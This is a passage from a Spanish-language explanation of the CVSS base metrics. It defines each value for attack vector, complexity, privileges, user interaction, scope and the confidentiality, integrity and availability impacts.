- AV:N (Network) : El ataque se realiza a través de la red (por ejemplo Internet).
- AV:A (Adjacent) : El ataque se realiza desde una red adyacente (por ejemplo, una red local).
- AV:L (Local) : El ataque se realiza de manera local en el sistema afectado.
- AV:P (Physical) : El atacante necesita acceso físico al sistema para explotar la vulnerabilidad.

### AC: Attack Complexity

Describe la complejidad del ataque necesario para explotar la vulnerabilidad.

- AC:L (Low) : El ataque es sencillo y no requiere condiciones especiales.
- AC:H (High) : El ataque es complicado y puede requerir condiciones adicionales o conocimientos técnicos específicos.

### PR: Privileges Required

Indica los privilegios previos necesarios para explotar la vulnerabilidad.

- PR:N (None) : No se requieren privilegios adicionales para explotar la vulnerabilidad.
- PR:L (Low) : Se requieren privilegios limitados (por ejemplo, acceso de usuario).
- PR:H (High) : Se requieren privilegios elevados (por ejemplo, acceso de administrador).

### UI: User Interaction

Describe si la explotación de la vulnerabilidad requiere la interacción de un usuario del sistema afectado.

- UI:N (None) : No se requiere interacción de un usuario para explotar la vulnerabilidad
- UI:R (Required) : Se requiere la interacción activa de un usuario para que el ataque tenga éxito.

### S: Scope

Indica el alcance de la vulnerabilidad.

- S:U (Unchanged) : La vulnerabilidad solo afecta a los recursos directamente afectados por la explotación.
- S:C (Changed) : La vulnerabilidad afecta a componentes adicionales o recursos controlados por el mismo autor del ataque.

**C: Confidentiality Impact**

Describe el impacto de la vulnerabilidad en la confidencialidad de los datos.

- C:N (None) : No hay impacto en la confidencialidad. La vulnerabilidad no afecta la confidencialidad de los datos.
- C:L (Low) : El impacto en la confidencialidad es bajo. La explotación de la vulnerabilidad podría resultar en la divulgación limitada de información sensible o datos confidenciales.
- C:H (High) : El impacto en la confidencialidad es alto. La explotación de la vulnerabilidad podría resultar en la divulgación significativa o completa de información sensible o datos confidenciales.

**I: Integrity Impact**

Indica el impacto de la vulnerabilidad en la integridad de los datos.

- I:N (None) : No hay impacto en la integridad. La vulnerabilidad no afecta la integridad de los datos.
- I:L (Low) : El impacto en la integridad es bajo. La explotación de la vulnerabilidad podría resultar en una alteración limitada o superficial de los datos o información del sistema.
- I:H (High) : El impacto en la integridad es alto. La explotación de la vulnerabilidad podría resultar en una alteración significativa o completa de los datos o información del sistema.

**A: Availability Impact**

Describe el impacto de la vulnerabilidad en la disponibilidad de los recursos.

- A:N (None) : No hay impacto en la disponibilidad. La vulnerabilidad no afecta la disponibilidad de los recursos o servicios.
- A:L (Low) : El impacto en la disponibilidad es bajo. La explotación de la vulnerabilidad podría resultar en una degradación temporal o parcial de los recursos o servicios.
- A:H (High) : El impacto en la disponibilidad es alto. La explotación de la vulnerabilidad podría resultar en una interrupción completa o prolongada de los recursos o servicios, afectando significativamente su disponibilidad.